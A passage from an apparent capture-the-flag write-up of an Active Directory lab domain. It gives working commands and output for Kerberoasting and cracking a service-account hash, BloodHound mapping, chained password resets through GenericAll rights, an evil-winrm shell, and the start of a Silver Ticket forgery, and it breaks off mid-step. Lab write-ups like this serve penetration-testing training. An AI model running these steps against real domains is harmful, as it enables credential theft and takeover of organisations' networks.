GetUserSPNs.py nagoya-industries.com/craig.carr:Spring2023 -request
ServicePrincipalName                    Name           MemberOf
--------------------------------------  -------------  ---------------------------------
http/nagoya.nagoya-industries.com       svc_helpdesk   CN=helpdesk,CN=Users,DC=nagoya-industries,DC=com
MSSQL/nagoya.nagoya-industries.com      svc_mssql

$krb5tgs$23$*svc_helpdesk$NAGOYA-INDUSTRIES.COM$...<SNIP>
$krb5tgs$23$*svc_mssql$NAGOYA-INDUSTRIES.COM$...<SNIP>
Two service accounts, and both contribute even though only one ends up useful. svc_helpdesk belongs to the helpdesk group, which will reappear in the BloodHound graph. And svc_mssql with an MSSQL/... SPN proves there is a SQL Server on the box, even though the scan never saw it from outside. We crack the hashes:
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Service1   (?)
1g 0:00:00:09 DONE ... Service1svc_mssql's password is Service1. We keep it: it will be the key to the Silver Ticket later.
LDAP - TCP 389: BloodHound
Before moving blind, we map the domain. Every AD object has a DACL made of ACEs, and a misplaced ACE is a control permission over another object. BloodHound reads them all over LDAP and draws the graph of who can abuse whom (BloodHound):
bloodhound-python -u 'craig.carr' -p 'Spring2023' -ns 192.168.199.21 --zip -c All -d nagoya-industries.com
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: nagoya-industries.com
INFO: Getting TGT for user
INFO: Connecting to LDAP server: nagoya.nagoya-industries.com
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Found 36 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 4 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Done in 00M 06S
INFO: Compressing output into 20260114004802_bloodhound.zip
Six seconds for the whole domain, and 36 users against the 28 we scraped from the website: eight accounts the team page does not publish (service, administrative or disabled ones). The Found 0 trusts closes the door on hopping to another domain: everything we need is here.
To look at it we need the interface. The modern version installs through its own CLI, which brings up the container stack (PostgreSQL, Neo4j and the application):
wget https://github.com/SpecterOps/bloodhound-cli/releases/download/v0.1.6/bloodhound-cli-linux-amd64.tar.gz &>/dev/null
tar -xvzf bloodhound-cli-linux-amd64.tar.gz
./bloodhound-cli install
bloodhound-cli

[+] Checking the status of Docker and the Compose plugin ...
[+] Docker and the Compose plugin checks have passed
[+] Starting BloodHound environment installation
[+] Downloading the production YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.yml...
  Image docker.io/library/postgres:16 Pulling
  Image docker.io/library/neo4j:4.4 Pulling
  Image docker.io/spectcrops/bloodhound:latest Pulling
With the interface up at http://127.0.0.1:8080, we upload the zip the collector produced:

Upload Data to Start Mapping Your Environment
Click here or drag and drop to upload JSON or zip/compressed JSON files
20260114004802_bloodhound.zip
The useful query is not staring at the whole graph but asking for the shortest path between what we have and what we want: from craig.carr to christopher.lewis.

CRAIG.CARR  --MemberOf-->  EMPLOYEES
EMPLOYEES   --GenericAll-->  BETHAN.WEBSTER
EMPLOYEES   --GenericAll-->  SVC_HELPDESK
EMPLOYEES   --GenericAll-->  JOANNA.WOOD
EMPLOYEES   --GenericAll-->  IAIN.WHITE
BETHAN.WEBSTER / SVC_HELPDESK / JOANNA.WOOD  --MemberOf-->  HELPDESK
HELPDESK    --GenericAll-->  CHRISTOPHER.LEWIS
The detail to read carefully is that none of the permissions belong to a user: the GenericAll edges belong to groups. craig.carr does not control joanna.wood in his own right, he does it because he is a member of EMPLOYEES, and that group has full control over four accounts. Same on the second hop: joanna.wood controls christopher.lewis because she is in HELPDESK. Permissions are inherited through membership, which is why a single misplaced ACE on a large group opens up the whole domain.
And why christopher.lewis? Because his is the account that lets us in:

CHRISTOPHER.LEWIS --MemberOf--> DEVELOPERS --MemberOf--> REMOTE MANAGEMENT USERSREMOTE MANAGEMENT USERS is the group that enables WinRM. Control that account and we have a shell.
Active Directory lateral movement
GenericAll chain: resetting passwords
GenericAll is full control over the object and, among other things, allows changing its password without knowing the old one (GenericAll). We chain the two hops the graph drew, validating each one before moving on:
net rpc password Joanna.Wood 'Newpassword123' -U 'NAGOYA-INDUSTRIES.COM/Craig.Carr%Spring2023' -S 192.168.124.21
netexec smb 192.168.124.21 -u joanna.wood -p Newpassword123
net rpc password Christopher.Lewis 'Newpassword123' -U 'NAGOYA-INDUSTRIES.COM/Joanna.Wood%Newpassword123' -S 192.168.124.21
netexec smb 192.168.124.21 -u Christopher.Lewis -p Newpassword123
netexec winrm 192.168.124.21 -u Christopher.Lewis -p Newpassword123
SMB    192.168.124.21  445   NAGOYA  [+] nagoya-industries.com\joanna.wood:Newpassword123
SMB    192.168.124.21  445   NAGOYA  [+] nagoya-industries.com\Christopher.Lewis:Newpassword123
WINRM  192.168.124.21  5985  NAGOYA  [+] nagoya-industries.com\Christopher.Lewis:Newpassword123 (Pwn3d!)
Each net rpc password is followed by a netexec that checks the change actually took effect before using that account for the next hop. Without that verification, a silent failure on the first reset would surface as a baffling error two steps later.
Worth stating the obvious: changing real users' passwords is destructive. In a lab it does not matter; in an engagement it has to be documented and restored, or explicitly authorised beforehand.
WinRM - TCP 5985: shell as christopher.lewis
evil-winrm -i 192.168.124.21 -u Christopher.Lewis -p Newpassword123
Evil-WinRM shell v3.9
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Christopher.Lewis\Documents> whoami
nagoya-ind\christopher.lewis
type local.txt
f6929605e5649db53c3f2bb370d25392User pivoting
Confirming the MSSQL you cannot see from outside
The MSSQL/nagoya... SPN told us there is a SQL Server, but the external scan showed no database port. We check from the inside:
netstat -a | findstr 1433
*Evil-WinRM* PS C:\> netstat -a | findstr 1433
  TCP    0.0.0.0:1433           nagoya:0               LISTENING
  TCP    [::]:1433              nagoya:0               LISTENING
It listens on every interface, so it is not the service restricting itself to localhost: it is the host firewall not letting us through. We double-check from outside, although a typo slipped in here that is worth leaving visible, because it explains a filtered that would otherwise confuse:

mssql default port
1433
By default SQL Server listens on TCP port number 1433, but for named instances the TCP port
is dynamically configured.
nmap -p1443 192.168.124.21
PORT     STATE    SERVICE
1443/tcp filtered ies-lm
The command reads -p1443, not -p1433: two digits swapped. The filtered it returns proves nothing about MSSQL (the ies-lm service name already gives away that it is not the port we wanted), but the conclusion does not change: the netstat from inside is the authoritative evidence that 1433 is alive and only reachable locally. It will have to be tunnelled.
Forging the Silver Ticket
We have the service account's password (Service1), and that is enough for a Silver Ticket: a TGS we forge ourselves, encrypted with the service's hash, without going through the KDC. Since the service only checks that it can decrypt the ticket with its own key, and the ticket's contents say who we are, we can present ourselves as Administrator (Silver Ticket). The DC never finds out, which also makes it far quieter than a Golden Ticket.
Three ingredients are needed. The domain SID we request from the WinRM session:
get-addomain
DistinguishedName          : DC=nagoya-industries,DC=com
DNSRoot                    : nagoya-industries.com
DomainMode                 : Windows2016Domain
DomainSID                  : S-1-5-21-1969309164-1513403977-1686805993
Forest                     : nagoya-industries.com
InfrastructureMaster       : nagoya.nagoya-industries.com
Name                       : nagoya-industries
NetBIOSName                : NAGOYA-IND
PDCEmulator                : nagoya.nagoya-industries.com
The NT hash of Service1 (the ticket is encrypted with it, not with the cleartext password) comes from converting the password:
